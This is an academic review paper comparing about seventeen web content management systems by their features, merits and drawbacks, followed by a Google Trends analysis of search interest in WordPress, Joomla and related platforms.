applications. Whenever the need arises, the websites are effortlessly restructured and repaired along with a content management system at the minimum cost, as such giving an elegant look to the websites as perspective changes for website owners, and viewers occur in the digital market. A CMS provides many advanced plug-ins, extensions, and search engine optimization (SEO) which further assists in streamlining, handling, and knowing the current position of the websites while comparing them with the other websites [29]. Most prominently, CMS provides built-in stylish website templates with more built-in functionalities, and profusions of choices, just for easy setup with all possible transactions, web pages, blogs, catalogs, forms, and ads [29].

The content management system is divided into two segments, a content management application (CMA) and a content delivery

[1] Corresponding Author: Anal Kumar, Department of Computing Sciences and Information systems, Fiji National university, Nadi, Fiji. email: anal.kumar@fnu.ac.fj
[2] Department of Computing Sciences and Information systems
[3] School of Science and Technology

application (CDA) [6]. CMA is a form of front-end CMS that focuses on planning, building, amending, and editing built-in template websites using user interfaces and WYSIWYG (what you see is what you get) interfaces for easy interaction by handlers [6]. The CDA supports back-end services like controlling and transferring content within the content management system [6]. The built-in web-based application is used in a variety of fields namely by e-commerce businesses, educational sectors, Food and Catering services, hospital industries, Construction and Real Estate Developers, Travel Agencies, Legal Practitioners, Entertainment, IT support services, Car Rentals, Support services just to enrich the companies brand reliability, perceptibility and to boost on sales. Depending on the type of organization transactions, businesses need to make a wise choice in embracing the types of content management systems namely: "component content management system" (CCMS), "document management system" (DMS), "enterprise content management system" (ECM), "web content management system" (WCMS), "digital asset management system" (DMS), while setting up the digital content on the websites [39]. Above all within the content management system, various popular CMS software assist in publishing digital content. In the following sections, the most widely content management system software is reviewed. This research paper is structured as follows: (I) Introduction- provides the background of CMS platforms including CMS HUB, WORDPRESS, DRUPAL, JOOMLA, SHOPIFY, MAGENTO, MAGNOLIA, OPTIMIZELY, PRESTASHOP, TYPO3, CROWNPEAK, CONTENTFUL, STORYBLOK, CONCRETE5, CONTENTSTACK, WEBFLOW, and UMBRACO, (II) METHODOLOGY, (III) STATISTICAL COMPARISON PARAMETERS- provides the statistical comparison for CMS , (IV) NEWS, IMAGE, and YOUTUBE SEARCH PAST 5 YEARS | WORDPRESS AND JOOMLA- provides the statistical figure for searchers in the past five years CMS ,(V) DISCUSSION- expresses the answers to the research questions from experimental and survey results, (VI) LIMITATIONS OF THE STUDY- outlines the limitations of the current study, (VII)Conclusion- the final section of the study examines and concludes by emphasizing the research contribution and (VIII) Future work- outlines the further exploration or discussion in future research.

1.1 CMS HUB

Under the CMS platform, CMS hub is the Software as the Service solution [11] that is readily available with built-in interfaces for content structures, themes, blogs, customer databases, reports, forms, widgets, etc. whereby it focuses on the marketing hub, sales hub, operational hub and service hub [40]. It is the drag-and-drop website builder that is an easy tool to use for developing businesses [11] which enables to make updates to the schedule with ease without relying on web designers. The CMS hub manages all internal logic of the websites where the users just browse from page to page to edit, update, manage, optimize, and track the performance of content [2] without knowing and understanding the complicated codes and related external devices using the domain manager, file manager, design tool, landing and website pages, blog, SEO and marketplace tools [11]. Language support [20] where the visitor can easily switch to the preferred language to browse or interact with the webpages. The webpages need to be at the point in terms of the content page, title page, tagline, description, blog categories, domain name, and adding pages effectively which further supports website traffic to webpages from the search engines. CMS hub provides application programming interfaces (API) [2] for the ease of accessibility of the tools and resources that are in need when managing the webpage or websites hence improving the user experiences and meeting the viewer's expectancy all in one window. API in the CMS hub plays a vital role as it motivates the users to interact with a system with all-in-one updates [2].

Creating the content along with the CMS hub gives flexibility [40] in the task as it combines the finder tool which focuses on managing files and folders, and the layout editor tool [20] enables users to make changes to the content, code editor, inspector, module editor, and file manager tool to finish the task comfortably with joy. The built-in template [40] is available with three modules namely, default modules, special modules, and custom modules [20] which control the design, style, and function of the webpage. Web developers, on the other hand, need to understand on kinds of modules, stylesheets, device managers, Hubspot FTP, and Proprietary language for HubL during the development of the application [20]. With built-in security features along with CMS Hub, it protects from DDoS attacks, hackers, and other anomalies [40]. Marketing industries and businesses that are privately owned with a smaller number of employees prefer Hubspot CMS Hub for publishing digital content hence the technical supports are in hit-miss mode [11].

1.2 WORDPRESS

WordPress is the backend development of websites that provides universal access to the content management system to create, modify, update, or publish fully functional dynamic websites [21]. WordPress is a blogging software that was on the market on 27th May 2003 and was designed using server scripting language within open-source relational databases [1]. It is the wp-admin or WordPress admin area to work on the website dashboard, posts, media, add pages, plugin comments, adjust or select themes, widgets, blogs, add forms, and work on tools, settings, and appearances based on the website user's preference furthermore, it combines all related files, databases, themes and plugins for easy accessibility with zero programming skills or search of files along with application programming interfaces [1]. Considered a sustainable design approach to creating, updating, modifying, and publishing dynamic digital content or blogs to websites at minimum cost [1]. Examples of WordPress websites are the following: multimedia, social sharing, popular online games, culture, and design blog creative, placing the best ads, launching online magazines, agencies specializing in visual identity and brand creations, business law firms, artists, podcast, dealers, E-Learning [19]. Depending on the type of business transaction, the website owners need to understand the various versions of available WordPress every month before the installation process which differs in terms of hosting, layout, functionality, monetization, safety, and preservation.

WordPress has the advantage that any newbie can easily create updates and publish along with the plugins and widgets which back in the processing features like adding forms, improving SEO, increasing site speed, or accessing additional features, content, snippets, or interacting with the site [9]. Any later amendments or modifications in the built-in templates, the website owners are easily able to regulate. Instinctive interfaces enable users to organize and manage the backend of the website [1]. Secures the websites [19] and provides alerts along with security plugins. The website that is designed along with WordPress is viewable from any size screen [1]. WordPress is an open-source content management system [9] that is freely available for use. However, to have better functionality of WordPress, the users add additional plugins, themes, and widgets which later cause disruption in the functionality and slow the webpage to load when viewers wish to browse the website from the front end [1].

1.3 DRUPAL

Drupal is one of the accommodating content management systems that is based on Linux, Apache, MySQL, and PHP software for easy setup of reusable digital content on the website [16]. It is the open-source backend web application framework [9] that mainly emphasizes web services, Web API, and web resources to design a dynamic website with no programming skills. There are various modules available in CMS Drupal which are of three types namely, core modules, custom modules, and contributed modules that accommodate creating, updating, modifying, or setting the user-centered content and controlling user accounts [9]. Vigorous installations of modules [19], allow users to add or delete any features within the modular design. As per the release of the new versions of modules, themes, and core, Drupal robotically informs the user to update it, where the structure and layout of templates are controlled by themes. Mainly, industries like retail, financial services, sports and entertainment, travel and tourism, e-commerce, NGOs, and non-profit organizations opt for CMS Drupal [19] which tracks records of continuous inventions. The enhancement of CMS Drupal is greatly contributed by the dedicated Drupal community in handling, building, and preserving Drupal-related sites, themes, modules, pages, polls, articles, forums, and blog layouts along with Drupal API which further assists in adding new functionalities [9].

CMS Drupal has the following merits: it gives flexibility in managing and designing content using multiple languages along with modules and API which is freely accessible to visitors to meet its requirements [16]. Drupal can automatically configure updates and validation in never-ending innovation [16]. With personalized content [19] it enhances good user experience which offers a user-centric layout for each of the components of CMS Drupal. However, it allows all-in-one translation that adds various networks of digital marketing tools. Provides frontend and backend content [16] where the users effortlessly update and publish the content on pages, blogs, forum topics, and article entries on one or more sites. A disadvantage of CMS Drupal is that with the vast availability of modules and themes users need to make a wise choice that best fits with the organization's transaction [9]. The dedicated Drupal community needs to be the expert personnel in each level of development or modifying process of the system [16].

1.4 JOOMLA

Joomla is an open-source content management system [19; 10; 25] that is easy to use, learn, and deal with. Joomla is designed with a general-purpose scripting language, an open-source relational database management system [9], and objects that have data fields with single attributes and behavior. It contains components that are divided into two parts an administrator part and a site part which adds custom functions from the menu to the site [19]. The site part allows users to interact with the webpage during the design process of the webpage. The administrator part assigns a designated task for interfaces and controls different features of components, language, library, modules, plugins, and templates of extensions for CMS Joomla. CMS Joomla website has various built-in templates [26] in terms of brand, labels, fields, content sections, plugins, and modules for e-commerce businesses, health, education, arts, media, science industry, etc.

CMS Joomla has an advantage in that it directs the newbies from forums, brief documentation, and training via videos or provides a free website on launch during the installation process and in designing templates along with extensions and modules. It saves the cost of designing a fully functional website [16] from hiring experts to develop CMS and its extension. Model view-controller web application [19] consists of various shopping cart extensions that enable users to build an online operational store in less than 10 minutes in the digital market.

The demerits of CMS Joomla are as follows; it requires the experts [1] to design CMS Joomla's website which is the challenge to build the backend of the Joomla webpage or to cooperate with the viewer's custom design. There could be a failure in the installation process [9] of the extension if the user does not unzip the files before the installation process also user cannot use an automated installer, hence it requires the users to follow the accurate procedure during the installation process [16] and choose the right the extension just to avoid malicious extension.

1.5 SHOPIFY

Shopify is an online tool for users to design, manage, and boost business E-transactions. It is the type of application for an online e-commerce store that enables users to develop the business on a digital platform that meets all business needs [7; 28]. That combines the buying and selling of products and services online, m-commerce, receiving inventory shipments, Inventory storage, order processing, shipping services, providing outstanding customer service, inventory management, customer relationship management, Point of Sale (POS) capabilities, and much more under one platform [26]. The product details, images, applications, and services are accessible over the network and use a content delivery network [7]. Shopify creates the website within minutes using a web builder that consists of a header, slideshow, and collection list. The slideshow promotes special sales, discounts, and adds a new menu by editing the settings in the theme's header section and the collection list shows all

collections in the store [7]. The merit of Shopify is that the users can easily access, customize, modify, and load the websites [8] wherever the network connection is available. Hence it provides backend management of the online store that improves the functionality [8] and adds extra services on request at the minimum cost.

Website owners cannot design something unique of their own since Shopify builds the standard website [8] with a limited layout to design the website for the online store. Under the Shopify platform, the website owner must pay [8] for the individual transaction made. The service like receiving the email messages and related files via website domain addresses that are stored on the server is not being facilitated on Shopify [8]. Users opt in for third-party email hosting services to send the message at the extra cost.

1.6 MAGENTO

Magento CMS is open-source software that is designed using a general-purpose scripting language along with a relational database management system (RDBMS) [33], mainly for managing and updating the digital content of e-commerce sites. It consists of modules, themes, and language packages [33] that support frontend and backend layout interaction along with the website. The appearance of the Magento website templates consists of a header that has store navigation, search, and store link, the left content block has callout and popular tags, the content block in the middle has product listing, and the right content block has a mini cart, product compare, callout, poll and the footer which obtains footer links [33].
The merit of Magento's CMS is that it provides functional websites with various available Magento extensions that support web traffic [33]. Magento CMS caters to a wide range of customers with a variety of product displays. The website can be easily modified as the preferences change occurs among the website owner and viewer. However, it is costly to obtain [33] in terms of maintenance cost, updates, and plug-in software. Magento CMS requires users to follow the step-by-step instructions during the installation process of Magento's latest version of applications [33] like XAMPP, the current Magento website version with phpMyAdmin database, Apache, and MYSQL server.

Figure 1 shows enhancing the MyAdmin page to incorporate a customized module into the Magento Content Management System (CMS).

1.7 MAGNOLIA

Magnolia is an open suite headless content management system that is freely available for any updates that are designed using high-level, class-based, and object-oriented programming language on the digital platform [24]. This platform furnishes users with numerous mixed supply and advertising channels for marketing, with various languages, and countless operational site tools that meet the industry's needs. Magnolia CMS templates have a home page, sections, and articles and add new pages that are under the main area, it enables the user to add comments, add content, edit on page header, and add on an extra area to add components namely: calendar, contact, download list, external page teaser, internal page teaser, latest newest teaser or download file transfers [4].

The merits of the Magnolia content management system are that it offers one solution in terms of usage and creation of sites along with REST API [24]. The dynamic website of Magnolia enables the user to easily interact and easily incorporate with third-party systems [4] on the availability of network connection. The simple structured dashboard of backend systems is efficiently modifiable [24] which saves the time and cost of the website owner and viewer in designing and browsing the webpage. Hence, it is time-consuming [24] for the non-specialist user to set up the standard site layout. There are a few open-access documents on Magnolia CMS for developers and users for further understanding of the application [4].

Figure 2 shows preview of Magonila CMS Template

1.8 OPTIMIZELY

Optimizely CMS is known as Episerver, which is a highly task-oriented content management system that is written using C# programming language and later upgraded with Visual Basic.Net and J# programming language with the .Net Framework on the web development platform [35]. It provides services on the cloud and normal installation [35] that serve in handling, browsing the content, assist in the workflow of tasks which is available with countless linguistic features. The Optimizely CMS works with add-ons [35] that assist in setting up the webpage, adding modules, gadgets, visitor group criteria, virtual path providers, page, and search providers, and so on along with registered modules that further provide the best customer services. The content on the websites can interact with a wide range of digital devices from the user to digital brand media. It is the real-time web interaction [35] that boosts user engagement

with the website. Conversely, there's not enough open access reading or guidelines on Optimizely CMS for newbies to design or understand the backend of the webpage.

1.9 PRESTASHOP

Prestashop is an open-source CMS application [14; 18] that is freely available for an online store to create, edit, and update the content in the built-in webpage which is designed using general-purpose scripting language and open-source relational database management system languages. It uses Windows, Mac, and Linux as the communication bridge [14] which enables users to interact with the system. The themes are personalized with several features namely, viewable from any size screen, image component is added, PSD files to edit the images, custom color, and fonts, mega menu, image zoom properties, newsletter subscription forms, support in multi-language, more fields in product page, parallax scrolling, advanced EU compliance, blog system, and sticky shopping cart [14; 3]. It has interchangeable modules and independent functionality programs that are retrieved from the basic version installed on the web server along with the domain name.

Prestashop CMS conveniently reaches out to its potential customers with the latest offer provided from the online store's end via email which supports search engine optimization. Optionally free to use the CMS system unless adding additional features would be costly to obtain. In the case of plug-in conflicts, it will require programming knowledge to resolve the issue.

1.10 TYPO3

TYPO3 is the freely available content management system that allows businesses to use, share, change, manage, and distribute the webpage that runs on the web browser which is designed using a general-purpose scripting language. It is a layered-based web application that also consists of application programming interfaces (API), plug-ins, and extensions, modules that further support backend and frontend interaction for the users [5]. The TYPO3 extension supports accessibility, design, and TYPO3 shop with the TYPO3 plugin on the TYPO3 website [5]. The users simply use the browsers to navigate through any website to edit at the backend by typing using TYPO3 CMS whereby the user types on the end of the browser's URL with forward slash TYPO3 to login to edit on the webpage hence offering the systematic approach in managing the content. In TYPO3 CMS, the content editor [5] effectively controls the content on the webpage with multi-languages amongst multi-sites which enables the user to complete the desired setup on the content beforehand within estimated budgets.

The merit of TYPO3 CMS is that it provides a step-by-step documentation guide for the installation process of the system. It can adjust the page layout without a pre-fixed order of blocks, sections, or articles. The TYPO3 is a user-centered design [5] where users effortlessly create a dynamic webpage, work with responsive forms and efficiently participate in multiple desktops and dashboards at the same time. The system is available with various extensions, plugins, and modules subsequently allowing the user to actively work on blogs, chats, newsletters, registration, add images, forms, videos, and online purchases [5].

The demerit of TYPO3 CMS is that users bear the prospective cost [5] of receiving assistance from support, for installation and update services. When installing the TYPO3 CMS extension, users must be very careful in getting the appropriate TYPO3 plugins, if the wrong plugin is installed then it can cause an error in the site [5], reducing the speed in displaying the website, unwilling malicious code damages the system.

1.11 CROWNPEAK

Crownpeak CMS is the content management system for anyone to create, edit, and manage content on the enterprise website on the online platform. It is a web-based hosted application that is available to the end-user as the on-demand software to manage and publish the content of the websites along with web builder (WYSIWYG) on the single-screen dashboard [32; 34]. The template is written using a general-purpose, multi-paradigm programming language's API and later modified using Java scripts API and HTML tags by the end user's design [32]. Within all digital channels [32] namely, websites, social media, mobile apps, and more Crownpeak CMS manages customer's or employee's feedback, fosters customer or employee's success, with current and updated product information, assists in the quality of product information display and in retrieving the holistic brand that inspires all in the digital market. Besides, Crownpeak CMS consists of the component library [32] that facilitates multiple numbers of templates, models, and modules that are reusable on demand by end-users.

The merit of Crownpeak CMS is that it enables the user to design with the template conveniently and efficiently [32] along with the open-source and free component libraries patterns. Even end-users save time and effort with the features provided by Crownpeak CMS that best suit their business needs. Nevertheless, Crownpeak CMS does not facilitate the end-user to work on recent object content if the connectivity to the source is lost [32].

1.12 CONTENTFUL

Contentful CMS is a digital management experience platform [12] that empowers businesses to design content and measure it across different channels and platforms. It is the modern way to manage the content that combines the content into a single hub that flows into any digital channel where the content is restructured which is easy to use. An intuitive web application [12] enables users to input content, preview content, and update the content without the code and sends the fresh content to the hub within a very digital experience, meanwhile, developers incorporate tools, like conversion, subdivision, and search that is ready for next innovation [12]. It consists of open-source client Libraries and SDKs [12] within any programming language like Java, JavaScript, C-sharp, Swift, Ruby, and PHP.

Contentful separates the content from the code and its language, framework-agnostic [12].

Contentful CMS offers the user GraphQL and REST API [12] and many other tools to build the content faster and easier. It consists of sets of APIs [12] which assist in the design, as the customizable web controls every component of the content. Thereafter distributes Contentful content anywhere and fetches data using HTTP. Content is an essential component of digital experiences that aids clients to learn, buy, and enjoy the product. The application provides documentation, and tutorials as the guide for newbies to initiate with Contentful and offers free community projects [12] that further assist users in meeting their project or business needs. Hence, it requires some level of programming skills when dealing with Contentful data modeling procedures [12].

1.13 STORYBLOK

Storyblok is the back-end content repository [13] that enables the user to easily learn, understand, and use the user-friendly web-based application on a digital platform within the visual editor. It is the creator's and marketer's tool to create and edit the content with no coding skills. With that combination, the website is built on multiple components, APIs, and content editors [13] that further support structuring the project, choosing the right technologies, and extending the UI in a way the user requires. Adding the custom application, tool plugins, and field type plugin [13] improves the efficiency of the Storyblok content. The following tabs are found on the backend of Storyblok that is dashboard, content, assets, components, data source, application, and settings tab [13].

The merits of the Storyblok are that it is a great opportunity for businesses to meet the customer’s expectation [13] within the estimated budget that provides full localization provision and a conversion workflow for all types of content and assets: rich text, URLs, SEO metadata, and responsive images [13]. With flexibility, the user is easily able to edit the content using the nestable content block. Provide the application’s information as the documentation guideline in terms of learning hub, Storyblok GitHub, and beginner’s tutorial for a better understanding of the system. The demerits of Storyblok CMS are that there are no client-side forms that support UI [13] which cannot be customized to Storyblok while preventing unauthorized changes [13].

1.14 CONCRETE5

Concrete5 is an open-source content management system that is designed using the general-purpose scripting language and with a relational database management system [17] for growing businesses at a reduced cost. Editing the content on Concrete5 is like Microsoft Word which has handy add-on tools to add cool features to the backend of the website via turning on the edit tool. In the marketplace of Concrete5, there is a free commerce extension [17] which is added safely to the website within a few clicks of the Concrete5 site. The web builder [17] further supports edit processing of the content. Concrete5 controls the recent post within the pre-built blog feature and adds a real-time comment system [17] just to further improve its service and enable users to share their experience during the interaction process of the web-based application.

The merit of the Concrete5 CMS is that the editing tool controls and designs the website effectively within the estimated timeframe. Moreover, the system provides full authorization [17] to selected members to retrieve the designed content of the websites. The website is viewable from any size screen along with a navigational menu [17]. The users can create forms and reports [17] and with just one click of interaction can easily update to the latest version of the application.
The demerit of the Concrete5 CMS is that the application is not suitable for all types of business with its various respective transactions. Adding the extra add-ons is like adding extra cost [17] to the user.

1.15 CONTENTSTACK

Contentstack is the headless modern content management system on the content experience platform [15]. It is the content-as-a-service architecture [15] that manages and publishes content on mobile applications and multiple channels. With the built-in layout of themes, users use the respective fields like URL, single-line textbox, multiline textbox, rich text editor markdown, select, modular blocks, number, Boolean, date, file, link, reference, group, global and customs to add, create and edit the content to publish which is available with various languages [15]. It consists of two main elements that are organization and stack, organization is the parent entity that takes in all resources that are placed within it like plan and usage, user, organization role, single sign-on, and stacks whereby stacks themselves contain content type, entries, assets, roles, users, environment, languages, webhooks, extensions, releases, workflows, tokens, publish queue, audit logs and trash [15]. The modern CMS delivers content everywhere. The clients are blazing-fast content creation and migration, providing integration and analytics on various digital channels at a faster pace.

The merit of Contentstack is that it manages the content with RESTful API and SDKs [15]. With the text editor tool users easily edit the content, images, and videos. The user interfaces enable users to interact, analyze, and communicate, which further improves the usability of the application [15]. The application provides multiple APIs and a built-in workflow feature [15] to boost the design of the websites.
The demerit of the Contentstack is that it is not available as a free plan [15] whereas a scale plan would be costly for the users to obtain. It requires some level of skills in proper strategies and using editor tools in the designing process of content.

1.16 WEBFLOW

Webflow is a real-time collaboration content management system that is further structured using JavaScript, HTML, and CSS in a visual canvas [20]. In Webflow CMS the data structure is built from content fields [20] which enable users to edit and create content individually or using CSV data files. Multiple items in various fields are combined into one collection which is

the top-level container for content [20] It contains two types of collections, a collection page and a collection list that has itself dropped in collection content. The collection page automatically creates collection items. As such, the web-based application consists of sections, containers, div blocks, grid, slider tabs, lightbox maps, buttons, social media, link blocks, headings, paragraph, image, video, forms, animations, and navbar elements that are used in the designing process of the website.

Users can change, edit, and publish the content at any time as the developer or editor adds blog posts, employees, and news on the live website. No coding is required and provides live samples and real-time changes [20] of the product that clears the doubts of users in the digital market. Within just one click the responsive single webpage [20] appears on social media, e-mail campaigns, and internet marketing. Nevertheless, Webflow CMS does not support live chats and phone support [20].

1.17 UMBRACO

Umbraco is a friendly content management system that is freely available on the online platform for effectively controlling and publishing the content of the websites [33]. It uses a general-purpose programming language that supports more than one programming language which consists of content editors, designers, developers centralized media library tools, and third-party APIs [33]. It is functional with all types of operating systems and devices along with .NET SDK in the installation process of the system [33]. The on-demand-based content management system [33] recovers the previous content and supports validation and accessibility of the application by the users along with the standalone application [33]. The Umbraco CMS allows the users to freely design the setup of the layout of the website as per the expectation of business transactions within the pre-built templates [33]. The merit of the Umbraco CMS is that the newbies are easily able to create and manage the content on the website with zero programming skills which are automatically adjustable and viewable from any size of the screen [33]. The website is easy to learn and use and for the user to deal with text, images, source code, forms, and media. Hence, displays the contents and interaction section tools efficiently and reliably on the back office of the Umbraco CMS. [33] However, the user needs to understand the steps of installation of the application.

2 Methodology

A quantitative study was proposed for this research to support the findings which included data analysis using the following methods.

1. Dataset: The study's dataset, which focused on search volume information for particular CMS systems between 2004 and 2020, was taken from Google Trends. There were hundreds of rows in the dataset, and its properties included geographic distribution, time periods, and search terms. To concentrate on particular CMS systems or keywords pertinent to this study, the dataset was filtered. The time frame was chosen to highlight important developments and adoption patterns in CMS. Any missing or inconsistent values were addressed by applying data cleaning procedures.
2. Experiments: Using Tableau, an experiment study was carried out to examine trends in CMS platform acceptance. The experiment's goal was to use search data over time to find important trends and comparisons between particular CMS platforms. To track variations in search volume across various platforms, a number of visualizations were created, such as trend plots and line graphs. Custom filters and settings were implemented to Tableau version 2023.1 in order to maximize the visualization and analysis process.

3 Statistical Comparison Parameters

Interest over time keyword" content management system"
Zone: (Worldwide)




Figure 3. shows that there is a general decline in the number of people searching for "Content Management system."

Interest over time numbers represents search interest relative to the highest point on the chart for the given region and time. A value of 100 is the peak popularity for the term. A value of 50 means that the term is half as popular. A score of 0 means that there was not enough data for this term.




Figure 4. shows that individuals who searched for the term "Content Management System" predominantly conducted additional searches related to "WordPress and Joomla."

The most popular topic scoring is on a relative scale where a value of 100 is the most searched topic and a value of 50 is a topic searched half as often as the most popular term, and so on. Rising – Related topics with the biggest increase in search frequency since the last time. Results marked 'Breakout' had a

tremendous increase, probably because these topics are new and had few (if any) prior searches.

4.1 News Search Past 5 Years | Wordpress and Joomla




Figure 5 shows News Search for the past 5 years where "WordPress" was most searched in News as compared to Joomla.

4.2 Image Search Past 5 Years | Wordpress and Joomla




Figure 6. Image Search for the past 5 years shows that "WordPress" was the most searched in Images as compared to Joomla.

4.3 Youtube Search Past 5 Years | Wordpress and Joomla

Figure 7 shows Youtube Search for the past 5 years where "WordPress" was most searched on YouTube as compared to Joomla.

4.4 Web Search Past 5 Years | Wordpress and Joomla




Figure 8 shows Web Search for the past 5 years where "WordPress" was the most searched on the Web as compared to Joomla.

4.5 Web Search for The Past 5 Years | Wordpress, Joomla, Magento, Drupal, And Umbraco




Figure 9 shows Web Search in the past 5 years for WordPress, Joomla, Magento, Drupal, where Umbraco shows that WordPress was most common followed by Joomla.

5 Discussion

This paper reviewed the most frequently used and searched web-oriented CMS system. The advantages and disadvantages of these systems have been discussed along with a comparison of different systems in terms of performance and popularity. WordPress is well known for its user-friendliness, and many people prefer it to compete with CMS platforms. Its users are a mix of novices and experts in the field of technology. It is also simple to set up and utilize. Most newcomers may quickly pick up the basics because of the control panel's simplicity. The interface is basic and easy to use, while the backend is simple and tidy. The different content areas of the site, as well as the settings that may be adjusted, are located on the left side of the page. Joomla may be an asset to a company if users take the time to learn the fundamentals, but it will take more work and brainpower for beginners to get there than WordPress owing to the sheer quantity of admin screens. Joomla makes use of both Articles and Categories. To put it another way, before you begin developing content on Joomla, you must first build categories for the various types of material you intend to publish. This method may be more difficult than WordPress, especially for non-programmers. Figure 9 shows how WordPress web search is leading as compared to Joomla, Drupal, Magento, and Umbraco.

WordPress's popularity made data breaches, hacking attempts, malware, and Trojan assaults frequently targeted. From a security viewpoint, this may be a nightmare. Furthermore, most of its complex extensions require plugins, and you must edit the core file to enable SSL connections. WordPress already has its collection of security extensions and plugins to assist users in securing their websites to the greatest possible degree. Joomla extensions and plugins, which account for 84 percent of all hacked sites in the system, provide certain security dangers to Joomla, like WordPress. Recognizing that no CMS is completely safe, Joomla includes several security extensions and plugins. While WordPress requires the installation of additional plugins to enable SSL, Joomla features "Joomla Force SSL," which allows users to activate the Joomla SSL Certificate in their core system without the need to install any more extensions.

6 Limitations Of The Study

One limitation of this study is the restricted focus on only a few popular CMS platforms, such as WordPress, Joomla, and Drupal, excluding newer or niche CMS options. The reliance on Google Trends data also presents a limitation, as search interest does not fully reflect real-world usage or adoption across different industries.

7 Conclusion

WordPress and Joomla have grown in popularity generally because they both allow users to customize their websites in various ways. Both provide a variety of themes and plugins that users can quickly integrate into their websites without requiring any web development experience to produce a functioning and appealing website. This popular CMS features dozens of free WordPress themes and hundreds of paid alternatives that allow users to develop anything from a simple website to a professional one, even if they have no coding or design experience. Joomla's competitive edge is its ability to customize. Although Joomla does not have an official template library, it does offer many third-party templates as well as plugins that allow users to construct a variety of multi-functional websites. Furthermore, Joomla allows users to utilize numerous themes across the website. After analyzing the performance of Joomla, Drupal, WordPress, Umbraco, and Magento under identical circumstances, this article was prepared. Separate tests were conducted for each of the above-mentioned CMSs to determine which of these CMSs works well on both a local and live server. Because WordPress caches a larger quantity of data in cache memory, it may be advantageous to speed up your job in some instances. Figure 3 shows that there is a general decrease in the number of people searching for "Content Management System." According to Figures 3,4, and 5,6,8,9, WordPress is the most popularly searched-for and utilized Content Management system. Through this paper, the users will be able to choose and make an informed decision when selecting a CMS system to work with.

8 Future Works

Future research could expand the range of CMS platforms to include newer or less popular systems, offering a more comprehensive comparison. A detailed security and performance analysis would provide deeper insights into each platform's robustness. Additionally, examining CMS adoption in specific regions and sectors would enhance the scope and relevance of future studies.

References

[1] B V Wakode, “STUDY OF CONTENT MANAGEMENT SYSTEMS JOOMLA AND DRUPAL,” International Journal of Research in Engineering and Technology, vol. 02, no. 12, pp. 569–573, Dec. 2013, doi: https://doi.org/10.15623/ijret.2013.0212096.

[2] “A Comprehensive Guide to the HubSpot CMS Hub,” Struto.io, 2020. https://www.struto.io/blog/a-comprehensive-guide-to-the-hubspot-cms-hub

[3] P. Ajitha, R. M. Gomathi, and A. Sivasangari, “Design of online shopping cart using prestashop e-commerce,” Int. J. Adv. Res. Eng. Technol., vol. 10, no. 5, pp. 134–142, 2019, doi: 10.34218/IJARET.10.5.2019.014.

[4] “An In-Depth Guide to PrestaShop for E-Commerce,” EWM.swiss Geneva. https://ewm.swiss/en/blog/depth-guide-prestashop-e-commerce

[5] “API First | Contentstack,” Contentstack.com, 2024. https://www.contentstack.com/glossary/api-first (accessed Aug. 27, 2024).

[6] R. Babeley, “Review & Critical study of content management system software,” International Journal of Contemporary Research and Review, vol. 7, no. 12, Dec. 2016, doi: https://doi.org/10.15520/ijcrr/2016/7/12/34.

[7] B. Digital, “Advantages and Disadvantages of Shopify,” Boast Digital, Mar. 11, 2022. https://www.boastdigital.com.au/advantages-and-disadvantages-of-shopify/

